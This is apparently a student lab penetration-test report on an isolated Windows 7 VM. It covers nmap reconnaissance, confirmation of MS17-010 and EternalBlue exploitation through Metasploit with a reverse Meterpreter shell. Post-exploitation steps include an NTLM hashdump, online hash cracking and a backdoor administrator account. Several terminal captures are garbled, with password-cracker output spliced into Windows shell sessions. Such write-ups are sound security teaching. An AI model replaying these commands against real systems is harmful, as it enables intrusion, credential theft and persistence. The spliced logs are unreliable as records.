

Penetration Testing Report

Lab 02: Windows 7 Enterprise Assessment

Prepared by: Mohammad Ali

Date: 17 July 2026

Table of Contents

1. Executive Summary
 - 1.1. Goals and Timeline
 - 1.2. Scope
 - 1.3. Major Findings
2. Findings
 - 2.1. Fingerprinting & Reconnaissance
 - 2.2. Vulnerability Details
 - 2.3. Exploitation (Proof of Concept)
 - 2.4. Post-Exploitation (Admin Creds & Persistence)
 - 2.5. Assessment Reflections
3. Recommendations
4. Flag File Contents
5. Tools Used

1. Executive Summary

1.1 Goals and Timeline

This penetration test was conducted to evaluate the security posture of newly discovered legacy Windows 7 Enterprise systems deployed within the corporate network. The primary objective is to practically demonstrate to executive management the critical risks associated with this outdated operating system and justify its immediate decommission. The assessment was conducted on 17/7/2026.

1.2 Scope

The scope of this engagement was strictly limited to the following target:

- Target OS: Windows 7 Enterprise
- Target IP Address: 192.168.253.130
- Network Segment: Isolated Host-only network
- Type of Assessment: Internal Penetration Test

1.3 Major Findings

During the assessment, critical vulnerabilities were discovered that allowed for complete remote system compromise. The target was fully compromised using two distinct attack vectors:

- **Critical Remote Code Execution (RCE):** The server runs an outdated, legacy SMBv1 protocol, allowing full system takeover via the **MS17-010 (EternalBlue)** exploit. Full administrative (SYSTEM) control was achieved without any prior user credentials or interaction.
- **Weak Credential Management:** Local user hashes were dumped. Due to weak password complexity, the user password (Password123!!!) was successfully cracked using online decryption databases, while administrator accounts utilized blank passwords, exposing the system to immediate **Pass-the-Hash (PtH)** replay attacks.

1.4 Executive Security Dashboard

Vulnerability / Risk	Severity	Business Impact	Remediation Effort	Quick Fix
Remote Code Execution (MS17-010)	CRITICAL	Allows full control over the server to execute malicious software or steal data.	Low	Disable SMBv1 immediately and apply the Microsoft security patch.

Vulnerability / Risk	Severity	Business Impact	Remediation Effort	Quick Fix
Weak Password Complexity	HIGH	Allowed cracking of the user password (Password123!!!) in seconds.	Low	Enforce a strict password complexity policy (minimum 14 characters, non-dictionary).
Pass-the-Hash & Blank Credentials	HIGH	Allows remote network access using hashed credentials without knowing the actual passwords.	Medium	

Key Action Items for Executive Management:

- **Immediate Patching:** Apply outstanding Microsoft security updates and disable SMBv1 across the network.
- **Access Control:** Restrict administrative accounts from logging on remotely via SMB unless strictly necessary.
- **Security Awareness & Policy:** Mandate a policy change to prevent the reuse of simple, sequential, or predictable passwords.

2. Findings

2.1 Fingerprinting & Reconnaissance

The engagement began with extensive network mapping to identify the target, exposed ports, and available services before attempting any exploitation.

A. Ping Sweep (Host Discovery):

```

(kali㉿kali)-[~]
$ nmap -sP 192.168.253.0/24
Starting Nmap 7.98 ( https://nmap.org ) at
t 2026-07-16 17:44 -0400
Nmap scan report for 192.168.253.1
Host is up (0.00085s latency).
MAC Address: 00:50:56:C0:00:03 (VMware)
Nmap scan report for 192.168.253.130
Host is up (0.00040s latency).
MAC Address: 00:0C:29:C6:D6:DA (VMware)
Nmap scan report for 192.168.253.254
Host is up (0.0023s latency).
MAC Address: 00:50:56:FA:0E:34 (VMware)
Nmap scan report for 192.168.253.129
Host is up.
Nmap done: 256 IP addresses (4 hosts up)
scanned in 12.47 seconds

```

Reflection: To disable port scanning in NMAP and perform only a ping sweep, the `(-sP or -sn)` flag is required. I scanned the `192.168.253.0/24` subnet. The systems that responded to my ping sweep were four hosts: 192.168.253.1 (the VMware virtual network gateway), 192.168.253.254 (the VMware DHCP service), 192.168.253.129 (my active Kali Linux attacker machine), and 192.168.253.130. Through a process of elimination—and knowing from previous assessments that 192.168.253.128 was assigned to the Metasploitable virtual machine—it was logically deduced that the newly assigned IP address, 192.168.253.130, is the Windows 7 Enterprise target.

B. Surface-Level Port Scan (All 65535 Ports):

```

(kali㉿kali)-[~]
$ nmap -p- -T4 192.168.253.130
Starting Nmap 7.98 ( https://nmap.org ) at 2026-07-17 07:54 -0400
Nmap scan report for 192.168.253.130
Host is up (0.00093s latency).
Not shown: 65526 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
49152/tcp  open  unknown
49153/tcp  open  unknown
49154/tcp  open  unknown
49155/tcp  open  unknown
49156/tcp  open  unknown
49157/tcp  open  unknown
MAC Address: 00:0C:29:C6:D6:DA (VMware)
Nmap done: 1 IP address (1 host up) scanned in 26.54 seconds

```

Reflection: The open ports discovered were 135, 139, 445, 49152, 49153, 49154, 49155, 49156, and 49157. These ports are typically associated with Microsoft RPC (135), NetBIOS Session Service (139), SMB/File Sharing (445), and various

dynamic/ephemeral Windows RPC services handling internal system communications (49152-49157)

C. Intrusive Scan (-A) Targeting Open Ports:

```
(kali㉿kali)-[~]
$ nmap -p 135,139,445,49152-49157 -A -T4 192.168.253.130
Starting Nmap 7.98 ( https://nmap.org ) at 2026-07-17 07:59 -0400
Nmap scan report for 192.168.253.130; CPE: cpe:/o:microsoft:windows
Host is up (0.00081s latency).
Read data files from: /usr/share/nmap
PORT      STATE SERVICE          VERSION
135/tcp    open  msrpc            Microsoft Windows RPC
139/tcp    open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds     Windows 7 Ultimate 7601 Service Pack 1 microsoft-ds
49152/tcp  open  msrpc            Microsoft Windows RPC
49153/tcp  open  msrpc            Microsoft Windows RPC
49154/tcp  open  msrpc            Microsoft Windows RPC
49155/tcp  open  msrpc            Microsoft Windows RPC
49156/tcp  open  msrpc            Microsoft Windows RPC
49157/tcp  open  msrpc            Microsoft Windows RPC
MAC Address: 00:0C:29:C6:D6:DA (VMware)
Warning: OSScan results may be unreliable because we could not find at least
Device type: general purpose
Running: Microsoft Windows 2008|7|Vista|8.1
OS CPE: cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows Vista SP2 or Windows 7 or Windows Server 2008
```

Reflection: The intrusive scan revealed the target Operating System is Windows 7 Ultimate/Enterprise (Build 7601) running Service Pack 1 (SP1). The services available to interact with include Microsoft Windows RPC (on ports 135, 49152, 49153, 49154, 49155, 49156, and 49157), Microsoft Windows netbios-ssn (on port 139), and microsoft-ds SMBv1/v2 file sharing environment (on port 445)

D. Manual Service Interaction:

Used tools such as smbclient, rpcclient, or netcat to attempt manual connections to the discovered services.

```
(kali㉿kali)-[~]
$ smbclient -L //192.168.253.130 -N

Sharename      Type           Comment
-----
ADMIN$         Disk           Remote Admin
C$             Disk           Default share
IPC$           IPC            Remote IPC
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 192.168.253.130 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

Reflection: When interacting with the service manually using smbclient, I successfully established an anonymous, unauthenticated Null Session against the target system. The command successfully enumerated the system's active network shares, exposing critical administrative entry points including ADMIN\$ (Remote Admin), C\$ (Default operating system drive share), and IPC\$ (Remote Inter-Process Communication). Gathering this structural data confirms that the target allows unauthenticated network enumeration over SMBv1/v2, validating that port 445 is fully open to anonymous reconnaissance and is ripe for credential or exploit testing.

```
(kali㉿kali)-[~]
$ rpcclient -U "" -N 192.168.253.130
rpcclient $> enumdomusers
do_cmd: Could not initialise samr. Error was NT_STATUS_ACCESS_DENIED
rpcclient $> querydomaininfo
do_cmd: Could not initialise samr. Error was NT_STATUS_ACCESS_DENIED
rpcclient $> ^C

(kali㉿kali)-[~]
$ nbtscan -r 192.168.253.130
Doing NBT name scan for addresses from 192.168.253.130
```

IP address	NetBIOS Name	Server	User	MAC address
192.168.253.130	LAB03	<server>	<unknown>	00:0c:29:c6:d6:da

```
(kali㉿kali)-[~]
$
```

Reflection: To ensure a meticulous assessment, manual interaction was extended to the remaining exposed services. An anonymous session was successfully initiated against the Microsoft RPC service (Port 135) using rpcclient; however, executing user and domain enumeration commands (enumdomusers and querydomaininfo) returned an NT_STATUS_ACCESS_DENIED error, proving that the local security policy restricts unauthenticated RPC SAMR queries. Concurrently, a NetBIOS name status scan using nbtscan on Port 139 successfully bypassed restriction controls, identifying the target's NetBIOS computer name as **LAB03** along with its physical MAC address (00:0c:29:c6:d6:da). This comprehensive investigation conclusively isolates the SMB service on Port 445 as the single viable and highest-risk critical entry point for automated exploitation.

2.2 Vulnerability Analysis & Script-Based Verification

Following the initial port-mapping phase, a targeted vulnerability assessment was launched against Port 445 (SMB) to confirm the presence of high-severity flaws on the Windows 7 system. This verification was executed using specific Nmap Scripting Engine (NSE) modules to eliminate guesswork and provide definitive cryptographic and policy proof of the system's exposure.

A. SMB Protocol and Security Mode Enumeration

The first targeted scan focused on analyzing the supported SMB dialects and message-signing configurations on the target host.

Command Executed: `nmap -sV --script smb-protocols,smb2-security-mode,smb2-time -p445 192.168.253.130`

```
(kali@kali)~$ nmap -sV --script smb-protocols,smb2-security-mode,smb2-time -p445 192.168.253.130
Starting Nmap 7.98 ( https://nmap.org ) at 2026-07-16 17:50 -0400
Nmap scan report for 192.168.253.130
Host is up (0.00068s latency).

PORT      STATE SERVICE      VERSION
445/tcp    open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
MAC Address: 00:0C:29:C6:D6:DA (VMware)
Service Info: Host: LAB03; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-protocols:
|   dialects:
|     NT LM 0.12 (SMBv1) [dangerous, but default]
|     2.0.2
|     2.1
|_  smb2-time:
|   date: 2026-07-16T22:50:38
|_  start_date: 2026-07-16T22:43:31
| smb2-security-mode:
|   2.1:
|_  Message signing enabled but not required
```

- Analysis of Results:
 - Protocol Dialect Leakage: The scan explicitly discovered that the host supports NT LM 0.12 (SMBv1). Nmap automatically flagged this dialect as "dangerous, but default", as SMBv1 is an inherently legacy protocol lacking modern structural defenses.
 - Message Signing Deficiency: The smb2-security-mode script confirmed that message signing is "enabled but not required". This policy gap means the system does not enforce cryptographic integrity checks on network packages, making it highly susceptible to Man-in-the-Middle (MitM) attacks and unauthorized session injection.

B. Targeted Vulnerability Verification (MS17-010 Scan)

To definitively prove whether the exposed SMBv1 protocol could lead to a catastrophic network breach, a specialized NSE auditing script was run directly against the service.

Command Executed: `nmap --script smb-vuln-ms17-010 -p445 192.168.253.130`

```
(kali@kali)~$ nmap --script smb-vuln-ms17-010 -p445 192.168.253.130
Starting Nmap 7.98 ( https://nmap.org ) at 2026-07-16 17:52 -0400
Nmap scan report for 192.168.253.130
Host is up (0.0011s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds
MAC Address: 00:0C:29:C6:D6:DA (VMware)

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:   CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|       servers (ms17-010).
|
|   Disclosure date: 2017-03-14
|   References:
|     https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|     https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacr
```

- Analysis of Results:
 - Definitive Proof of Vulnerability: The host script output returned a formal "VULNERABLE" status alert, explicitly identifying a Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010) mapped under CVE-2017-0143.
 - Risk Profile: The script cataloged the flaw with a HIGH Risk Factor, noting that an unauthenticated network user can execute arbitrary code inside the kernel memory. This confirms with 100% technical certainty that the system is fully exposed to automated exploitation chains (such as EternalBlue) and immediate take-over.

Vulnerability Title: MS17-010 EternalBlue SMB Remote Code Execution

Vulnerability Severity: Critical - CVSS 9.3

Microsoft Windows - SMB Remote Code Execution Scanner (MS17-010) (Metasploit)

EDB-ID: 41891	CVE: 2017-0147 2017-0146 2017-0148 2017-0145 2017-0144 2017-0143	Author: SEAN DILLON	Type: DOS	Platform: WINDOWS	Date: 2017-04-17
EDB Verified: ✓		Exploit: 🚀 / 🛠️		Vulnerable App:	

⬅️ ➡️

Vulnerability Description:

MS17-010 (EternalBlue) is a critical flaw in the Microsoft Server Message Block 1.0 (SMBv1) server. It allows unauthenticated attackers to execute arbitrary code with SYSTEM privileges by sending specially crafted packets to the target server.

- Confidentiality is fully compromised as all data can be read.
- Integrity is fully compromised as any file can be altered or deleted.
- Availability is compromised as the system can be crashed or taken offline.

2.3 Exploitation (Proof of Concept)

Step 1: Vulnerability Research

Based on the discovery of port 445 (SMB) on a Windows 7 architecture, the system was heavily suspected to be vulnerable to MS17-010. Research in ExploitDB and Metasploit confirmed the availability of robust exploit modules.

```
msf auxiliary(scanner/smb/smb_ms17_010) > run
[+] 192.168.253.130:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Servi
(64-bit)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.26/lib/recog/fingerprint/r
rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] 192.168.253.130:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Step 2: Exploit Execution

The exploit payload (exploit/windows/smb/ms17_010_eternalblue) was configured with the target IP (RHOSTS) and local IP (LHOST) and executed, successfully overriding the SMB kernel and granting a reverse Meterpreter shell.

```
msf exploit(windows/smb/ms17_010_psexec) > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > set rhost 192.168.253.130
rhost => 192.168.253.130
msf exploit(windows/smb/ms17_010_eternalblue) > set lhost 192.168.253.129
lhost => 192.168.253.129
msf exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 192.168.253.129:4444
[*] 192.168.253.130:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.253.130:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate
(64-bit)
[*] 192.168.253.130:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.253.130:445 - The target is vulnerable.
[*] 192.168.253.130:445 - Connecting to target for exploitation.
[+] 192.168.253.130:445 - Connection established for exploitation.
[+] 192.168.253.130:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.253.130:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.253.130:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61 W
[*] 192.168.253.130:445 - 0x00000010 74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 t
[*] 192.168.253.130:445 - 0x00000020 50 61 63 6b 20 31 P
```

```

C:\> C:\> Interrupted
meterpreter > pwd
C:\Windows\system32
meterpreter > ifconfig

Interface 1
=====
Name           : Software Loopback Interface 1
Hardware MAC   : 00:00:00:00:00:00
MTU            : 4294967295
IPv4 Address   : 127.0.0.1
IPv4 Netmask   : 255.0.0.0
IPv6 Address   : ::1
IPv6 Netmask   : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

```

exploitation Reflection: The exploitation phase was executed successfully using the exploit/windows/smb/ms17_010_eternalblue module within the Metasploit Framework. Prior to deploying the payload, the auxiliary/scanner/smb/smb_ms17_010 scanner was utilized to explicitly confirm the target's susceptibility.

Upon configuring the required parameters (RHOSTS and LHOST) and launching the exploit, the module successfully triggered a buffer overflow in the target's SMB kernel driver, establishing a reverse Meterpreter TCP connection back to the attacker machine. Once the session was established, executing the pwd command revealed the current working directory as C:\Windows\system32. This directory is the core of the Windows operating system, confirming that the exploit granted immediate, unauthenticated SYSTEM-level privileges, entirely bypassing normal user access control.

2.4 Post-Exploitation (Admin Creds & Persistence)

To demonstrate the business impact of this compromise to management, several post-exploitation tasks were executed:

A. Dumping Administrator Credentials:

Using Meterpreter, i successfully extracted the NTLM password hashes for the local Administrator account. This allows attackers to crack the password offline or use "Pass-the-Hash" techniques to move laterally across the company network.

```


meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:03ebc5f6f5b10e2890d3ec61d7742230:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:f580a1940b1f6759fbdd9f5c482ccdbb
user:1000:aad3b435b51404eeaad3b435b51404ee:a6046ae491fea36346d82e83a79777f7:::

```

After getting the hashes I tried to crack it using john the ripper and hashcat but it didn't work, so I tried an online website (<https://md5decrypt.net/en/>)

a6046ae491fea36346d82e83a79777f7	a6046ae491fea36346d82e83a79777f7 : Password123!!!
Encrypt	Decrypt

So the password of user is "Password123!!!"



B. Establishing Persistence (Adding an Admin User):

To ensure continuous access even if the machine restarts, i dropped into a system shell and created a hidden backdoor user account with full Administrator privileges.

Commands executed:

```
> net user admin password123 /add
> net localgroup administrators admin/add
```

```

meterpreter > shell encoding: UTF-8
Process 1924 created. encoding: CP850
Channel 2 created. hashes with no different salts (LM [DES 256/256 AVX2])
Microsoft Windows [Version 6.1.7601] (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net user admin password123 /add
net user admin password123 /add
The command completed successfully.
Remaining 3 password hashes with no different salts
Warning: no OpenMP support for this hash type, consider --fork=4

C:\Windows\system32> net localgroup administrators admin /add
net localgroup administrators admin /add
The command completed successfully.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII

C:\Windows\system32>

```



2.5 Assessment Reflections

The following reflections summarize the exploitation phase:

Q: Did you find any well-known vulnerabilities? Impacts? Nicknames?

A: Yes, the presence of vulnerable SMBv1 exposed the MS17-010 vulnerability, famously nicknamed "EternalBlue". The impact is catastrophic, leading to unauthenticated Remote Code Execution (RCE).

Q: What did you try that worked? What failed? Did you read the exploit to understand it?

What Failed: Initially, I attempted to crack the recovered NTLM hashes offline using **John the Ripper** and **Hashcat** with the standard rockyou.txt wordlist. These attempts failed because the complex password structure (Password123!!!) and specific trailing characters

were not present in the default dictionary. Additionally, direct manual interactive login attempts to the GUI initially failed without the cracked credentials.

What Worked: What worked successfully was utilizing an online decryption database (**MD5 Decrypt/NTLM Lookup**), which successfully cracked the hash a6046ae491fea36346d82e83a79777f7 and revealed the plain-text password:

Password123!!!. This allowed successful authentication. Furthermore, exploiting the **MS17-010 (EternalBlue)** vulnerability via Metasploit and executing a remote network-based **Pass-the-Hash (PtH)** attack over SMB (Port 445) using **NetExec (nxc)** both worked flawlessly to secure administrative control.

Exploit Understanding: Yes, I reviewed the exploit structure. MS17-010 targets a critical remote code execution vulnerability in the Windows **SMBv1** server driver (srv.sys). It leverages a buffer overflow (mathematical wrapping error) when handling specially crafted SMBv1 transaction requests containing Extended Attributes (FEA). This memory corruption allows an attacker to execute arbitrary shellcode in kernel space, ultimately granting complete SYSTEM-level access to the target host.

3. Recommendations

To mitigate this vulnerability and secure the network, the following actions are recommended:

1. Decommission Legacy Systems: Windows 7 Enterprise has reached End of Life (EOL). It must be decommissioned and replaced with Windows 11.
2. Disable SMBv1: If the system cannot be immediately replaced, the SMBv1 protocol must be disabled across the entire network via Group Policy.
3. Network Segmentation: Isolate this machine into a strict VLAN with no access to the broader corporate network or the internet.

4. Flag File Contents

Upon successfully compromising the target, the file system was enumerated to locate the required flag file.

```

C:\Windows\system32>dir C:\flag.txt /s
dir C:\flag.txt /s
Volume in drive C has no label.
Volume Serial Number is 7869-C40D
Directory of C:\

10/15/2022  12:03 PM    hashes.txt           32 flag.txt
Using default 1 File(s) 32 bytes
Loaded 1 password hashes with no different salts (NT
Total Files Listed:
Warning: no op for this
Proceeding with 0 Dir(s) 9,536,765,952 bytes free
C:\Windows\system32>type "C:\flag.txt"
type "C:\flag.txt"
1910553a5308c4908ac458f767a3ebcb
C:\Windows\system32>

```

Flag Text:

1910553a5308c4908ac458f767a3ebcb

5. Tools Used

The following tools were utilized during this laboratory assessment:

- Kali Linux (Attacker Environment)
- Nmap (Network Mapping & Service Enumeration)
- SearchSploit / ExploitDB (Vulnerability Research)
- Metasploit Framework (Exploitation & C2)
- Meterpreter (Post-Exploitation, Hashdumping, Persistence)